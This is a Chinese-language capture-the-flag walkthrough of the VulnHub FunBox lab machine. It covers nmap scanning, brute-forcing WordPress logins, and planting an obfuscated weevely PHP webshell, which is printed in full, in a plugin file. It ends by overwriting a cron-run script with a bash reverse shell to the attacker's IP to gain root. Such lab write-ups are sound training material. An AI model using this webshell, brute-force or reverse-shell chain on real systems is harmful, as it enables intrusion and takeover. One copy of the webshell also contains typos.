

VulnHub FunBox Writeup

原创


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
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FunBox详情请见: <https://www.vulnhub.com/entry/funbox-1,518/>

靶机使用 [VirtualBox](#) 搭建, 连接 [VirtualBox Host-Only](#) 网卡, IP为: [192.168.56.101](#)



攻击机是 [VMware](#) 下的一台Kali, 使用桥接模式, 桥接至 [VirtualBox Host-Only](#) 网卡, IP为: [192.168.56.177](#)



Nmap扫描C段内存活主机

```
nmap -sP 192.168.56.1/24
```

```

/home > nmap -sP 192.168.56.1/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-27 08:16 EDT
Nmap scan report for 192.168.56.2
Host is up (0.000049s latency).
MAC Address: 0A:00:27:00:00:05 (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00025s latency).
MAC Address: 08:00:27:A5:A7:7E (Oracle VirtualBox virtual NIC)
Nmap scan report for funbox.fritz.box (192.168.56.101)
Host is up (0.00022s latency).
MAC Address: 08:00:27:D9:02:96 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.177
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 27.73 seconds
/home >

```

发现靶机IP: **192.168.56.101**

扫描开放端口服务及启用操作系统检测，版本检测，脚本扫描和跟踪路由

```
nmap -A -sT 192.168.56.101
```

```

/home ▶ nmap -A -sT 192.168.56.101
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-27 08:40 EDT
Nmap scan report for funbox.fritz.box (192.168.56.101)
Host is up (0.00034s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-generator: WordPress 5.4.2
|_http-robots.txt: 1 disallowed entry
|_secret/
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Funbox 6#8211; Have fun6#8230;.
|_https-redirect: ERROR: Script execution failed (use -d to debug)
MAC Address: 08:00:27:D9:02:96 (Oracle VirtualBox virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=9/27%OT=21%CT=1%CU=30881%PV=Y%DS=1%DC=D%G=Y%M=080027%T
OS:M=5F70884B%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=10B%TI=Z%CI=Z%II=I
OS:%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O
OS:5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6
OS:=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0
OS:%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=
OS:0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%
OS:S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(
OS:R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=
OS:N%T=40%CD=S)

Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 0.34 ms funbox.fritz.box (192.168.56.101)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.56 seconds
/home ▶

```

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访问 192.168.56.101 发现被 301 重定向跳转到 <http://funbox.fritz.box/>

Server Not Found - Mozilla Firefox

funbox.fritz.box

Hmm. We're having trouble finding that site.

We can't connect to the server at funbox.fritz.box.

If that address is correct, here are three other things you can try:

- Try again later.
- Check your network connection.
- If you are connected but behind a firewall, check that Firefox has permission to access the Web.

Try Again

Status	Method	Domain	File	Cause	Type	Transferred	Size	0 ms	5.12 s	10.24 s	15.36 s	20.48 s	25.60 s	30.72 s	35.84 s
301	GET	192.168.56.101	/	document	cached	0 B	0 B								
	GET	funbox.fritz.box	/	document		0 B	0 B								24672 ms


<https://blog.csdn.net/mochu7777777>

修改攻击机 `/etc/hosts`，增加一条

```
192.168.56.101 funbox.fritz.box
```

```
1 127.0.0.1 localhost
2 127.0.1.1 kali
3 192.168.56.101 funbox.fritz.box
4
5 # The following lines are desirable for IPv6 capable hosts
6 ::1 localhost ip6-localhost ip6-loopback
7 ff02::1 ip6-allnodes
8 ff02::2 ip6-allrouters
```

即可正常访问



在之前的Nmap扫描得知这是WordPress 5.4.2的站，使用WPscan枚举用户

```
wpscan --url http://funbox.fritz.box/ --enumerate u
```

```
[i] User(s) Identified:

[+] admin
  Found By: Author Posts - Author Pattern (Passive Detection)
  Confirmed By:
    Rss Generator (Passive Detection)
    Wp Json Api (Aggressive Detection)
      - http://funbox.fritz.box/index.php/wp-json/wp/v2/users/?per_page=100&page=1
    Author Id Brute Forcing - Author Pattern (Aggressive Detection)
    Login Error Messages (Aggressive Detection)

[+] joe
  Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up
```

使用WPscan爆破用户密码，字典为Kali自带字典(加了些平常自己收集的一些密码) /usr/share/wordlists/dirb/big.txt

```
wpscan --url http://funbox.fritz.box/ -P /usr/share/wordlists/dirb/big.txt --max-threads 100
```

```

[+] admin
Found By: Author Posts - Author Pattern (Passive Detection)
Confirmed By:
  Rss Generator (Passive Detection)
  Wp 350n Api (Aggressive Detection)
  - http://funbox.fritz.box/wp-json/wp/v2/users/?per_page=100&page=1
  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  Login Error Messages (Aggressive Detection)

[+] joe
Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
Confirmed By: Login Error Messages (Aggressive Detection)

[+] Performing password attack on Wp Login against 2 user/s
(SUCCESS) - joe / 12345
(SUCCESS) - admin / iubire
Trying admin // iubire Time: 00:01:34
Valid Combinations Found:
  Username: joe, Password: 12345
  Username: admin, Password: iubire

[!] No WPvulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a Free API token with 50 daily requests by registering at https://wpvulnDB.com/users/sign-up

```

admin 用户登录后台可直接修改插件内容（修改的插件内容需要先关闭使用状态）

The screenshot shows the WordPress Admin Dashboard with the 'Edit Plugins' page open. The 'akismet/index.php' plugin is selected and its content is displayed in a code editor. A secondary browser window shows the plugin's file structure, including files like 'Seanz7 lalalalala', 'www-data www-data', and 'LICENSE.txt'. The interface includes a sidebar with navigation options like 'Dashboard', 'Posts', 'Media', and 'Plugins'.

使用 **weeveily** 生成一个PHP木马

```


[root:/home]# ls
mochu7
[root:/home]# weeveily generate seanz7 ./shell.php
Generated './shell.php' with password 'seanz7' of 751 byte size.
[root:/home]# ls
mochu7 shell.php
[root:/home]# cat shell.php
<?php
$d='p://input"!F),$m!F)=!F) {@ob_star!Ft();@e!Fval(@!Fgzuncm!Fpres!Fs(!F@x(@base!F64_!Fdecode(!F$m[1]),$k))!F;!F!F$';
$k=str_replace('Mu','','MucreaMutMuMueMuMu_function');
$f='i++){$o=$t!F{i}$k{j};}r!Return $!Fo;}!F!Fif (@preg!F_match("/$kh(!F.+)$!Fkf/",@f!File!Fget_con!Ftent!Fs("ph!F';
$O='o=@ob_get_conte!Fnts();@!Fob_en!Fd_cl!Fean()!F;$r=!F@b!Fase64_en!Fcode(@x(@gzco!F!Fmpr!Ffess!F($o),!F$k!F));print("$p$kh$r$kf");}';
$Q='($k){$c=strlen($k)!F!F;$l=st!Frlen!F($t!F)!F;!F$o="" ;for($i=!F0;$i<!F$!;){for($j=0;($j<!F$c&&$i<!F$!);$!Fj+!F+,!F$!F';
$s='$k=!F"bc5682e!F4";$k!Fh="f!F!F0fbfbabfef4d";$kf="!Faeaab!F562!Fae!F!F7";$p="vsHQV!FqAVJ0T!FRXRb";funct!Fion !F!F!F($!Ft,';
$w=str_replace('!F','',$s.$Q.$f.$d.$O);
$I=$k(',$w);$I();
?>

```

```
<?php
$d='p://input"!F),$m!F)=1!F) {@ob_star!Ft();@e!Fval(@!Fgzuncom!Fpres!Fs(!F@x(@base!F64_!Fdecode(!F$m[1]),$k)))!F;!F!F$';
$F;
$k=str_replace('Mu','','MucreeMutMuMueMuMu_function');
$f='i++){$o.=$t!F{$i}^$k{$j}};}}r!Freturn $!Fo;}!F!Fif (@preg!F_match("/$kh(!F.+)!Fkf/",@f!Ffile_!Fget_con!Ftent!Fs("ph!F';
$o='o=@ob_get_conte!Fnts();@!Fob_en!Fd_c1!Fean();F;$r=!F@b!Fase64_en!Fcode(@x(@gzco!F!Fmpr!Fess!F($o),!F$k!F));p
rint("$p$kh$r$kf");}';
$Q='$k){$c=strlen($k)!F!F;$l=st!Frlen!F($t!F)!F;!F$o="";for($i=!F0;$i<!F$1;){for($j=0;($j<!F$c&&$i<!F$1);$j+!F
+;!F$!F';
$s='$k=!F"bc5682e!F!F4";$k!Fh="f!F!F0fbfbabfef4d";$kf="!Faeaab!F562!Fae!Fd!F7";$p="vsHQV!FqAVJ0T!FRxRB";funct!Fion
!F!Fx($!Ft,');
$w=str_replace('!F','',$s.$Q.$f.$d.$O);
$I=$k('',$w);$I();
?>
```

写入 `http://funbox.fritz.box/wp-content/plugins/akismet/index.php` , weeveily连接

```
weeveily http://funbox.fritz.box/wp-content/plugins/akismet/index.php sean7
```



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cat /etc/passwd 发现还存在两个用户 funny 和 joe , 其中 joe 可以直接使用之前爆破出来的密码直接ssh登录

PS: `www-data` 权限要比 `joe` 权限更大一点

```
www-data@funbox:/var/www/html $ whoami
www-data
www-data@funbox:/var/www/html $ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@funbox:/var/www/html $
www-data@funbox:/var/www/html $ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
funny:x:1000:1000:funny:/home/funny:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:112:117:MySQL Server,,,:/nonexistent:/bin/false
joe:x:1001:1001:joe miller,,,:/home/joe:/bin/rbash
postfix:x:113:119::/var/spool/postfix:/usr/sbin/nologin
proftpd:x:114:65534::/run/proftpd:/usr/sbin/nologin
ftp:x:115:65534::/srv/ftp:/usr/sbin/nologin
www-data@funbox:/var/www/html $ cd /home
www-data@funbox:/home $ ls
funny
joe
www-data@funbox:/home $
```

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在 `/home/funny` 目录下发现两个 `.sh` 文件

```
www-data@funbox:/home $ ls
funny
joe
www-data@funbox:/home $ cd joe
www-data@funbox:/home/joe $ ls
mbox
www-data@funbox:/home/joe $ ls -la
total 56
drwxr-xr-x 5 joe  joe  4096 Sep 26 17:01 .
drwxr-xr-x 4 root root  4096 Jun 19 11:50 ..
-rw----- 1 joe  joe  1141 Jul 18 10:15 .bash_history
-rw-r--r-- 1 joe  joe   220 Jun 19 11:50 .bash_logout
-rw-r--r-- 1 joe  joe  3771 Jun 19 11:50 .bashrc
drwx----- 2 joe  joe  4096 Jun 19 11:51 .cache
drwxrwxr-x 3 joe  joe  4096 Jul 18 08:31 .local
-rw----- 1 joe  joe   260 Jun 22 16:37 .mysql_history
-rw-r--r-- 1 joe  joe   807 Jun 19 11:50 .profile
drwx----- 2 joe  joe  4096 Jun 22 16:22 .ssh
-rw----- 1 joe  joe  8821 Sep 26 17:01 .viminfo
-rw----- 1 joe  joe   998 Jul 18 09:49 mbox
www-data@funbox:/home/joe $ cd ../funny
www-data@funbox:/home/funny $ ls
html.tar
www-data@funbox:/home/funny $ ls -la
total 47608
drwxr-xr-x 3 funny funny  4096 Jul 18 10:02 .
drwxr-xr-x 4 root  root  4096 Jun 19 11:50 ..
-rwxrwxrwx 1 funny funny    57 Sep 26 17:01 .backup.sh
-rw----- 1 funny funny  1465 Sep 26 17:04 .bash_history
-rw-r--r-- 1 funny funny   220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 funny funny  3771 Feb 25 2020 .bashrc
drwx----- 2 funny funny  4096 Jun 19 10:43 .cache
-rw-r--r-- 1 funny funny   807 Feb 25 2020 .profile
-rw-rw-r-- 1 funny funny   162 Jun 19 14:13 .reminder.sh
-rw-rw-r-- 1 funny funny    74 Jun 19 12:25 .selected_editor
-rw-r--r-- 1 funny funny     0 Jun 19 10:44 .sudo_as_admin_successful
-rw----- 1 funny funny  7791 Jul 18 10:02 .viminfo
-rw-rw-r-- 1 funny funny 48701440 Sep 26 16:58 html.tar
```

.reminder.sh

```
www-data@funbox:/home/funny $ cat ./reminder.sh
#!/bin/bash
echo "Hi Joe, the hidden backup.sh backups the entire webspace on and on. Ted, the new admin, test it in a long run." | mail -s"Reminder" joe@funbox
www-data@funbox:/home/funny $
```

系统不定时运行 `.backup.sh`，并且当前用户对 `.backup.sh` 拥有所有权限

```
www-data@funbox:/home/funny $ ls -l .backup.sh
-rwxrwxrwx 1 funny funny 57 Sep 26 17:01 .backup.sh
www-data@funbox:/home/funny $
```

.backup.sh

```
joe@funbox:/home/funny$ cat .backup.sh
#!/bin/bash
tar -cf /home/funny/html.tar /var/www/html
joe@funbox:/home/funny$
```

那就可以通过修改 `.backup.sh` 的内容为nc反弹，当 `root` 或者其他用户执行直接反弹一个 `root` 或者比当前用户权限更高的用户 shell

修改内容如下

```
www-data@funbox:/home/funny $ cat .backup.sh
#!/bin/bash
bash -i >& /dev/tcp/192.168.56.177/1234 0>&1
www-data@funbox:/home/funny $
```

攻击机直接监听


```
nc -lvp 1234
```

funny 用户每两分钟执行一次

root 用户每五分钟执行一次

所以要弹到 **root** 的shell还是挺看运气的，得多尝试

```
root@kali:/home/mochu7 $ nc -lvp 1234
listening on [any] 1234 ...
connect to [192.168.56.177] from funbox.fritz.box [192.168.56.101] 57874
bash: cannot set terminal process group (13014): Inappropriate ioctl for device
bash: no job control in this shell
funny@funbox:~$ whoami
whoami
funny
funny@funbox:~$ id
id
uid=1000(funny) gid=1000(funny) groups=1000(funny),4(adm),24(cdrom),30(dip),46(plugdev),116(lxd)
funny@funbox:~$ ^C
root@kali:/home/mochu7 $ nc -lvp 1234
listening on [any] 1234 ...
connect to [192.168.56.177] from funbox.fritz.box [192.168.56.101] 57876
bash: cannot set terminal process group (13026): Inappropriate ioctl for device
bash: no job control in this shell
funny@funbox:~$ whoami
whoami
funny
funny@funbox:~$ id
id
uid=1000(funny) gid=1000(funny) groups=1000(funny),4(adm),24(cdrom),30(dip),46(plugdev),116(lxd)
funny@funbox:~$ ^C
root@kali:/home/mochu7 $ nc -lvp 1234
listening on [any] 1234 ...
connect to [192.168.56.177] from funbox.fritz.box [192.168.56.101] 57878
bash: cannot set terminal process group (13039): Inappropriate ioctl for device
bash: no job control in this shell
root@funbox:~# whoami
whoami
root
root@funbox:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@funbox:~# ls
ls
flag.txt
mbox
snap
root@funbox:~# cat flag.txt
cat flag.txt
Great ! You did it...
FUNBOX - made by @0815R2d2
root@funbox:~#
```

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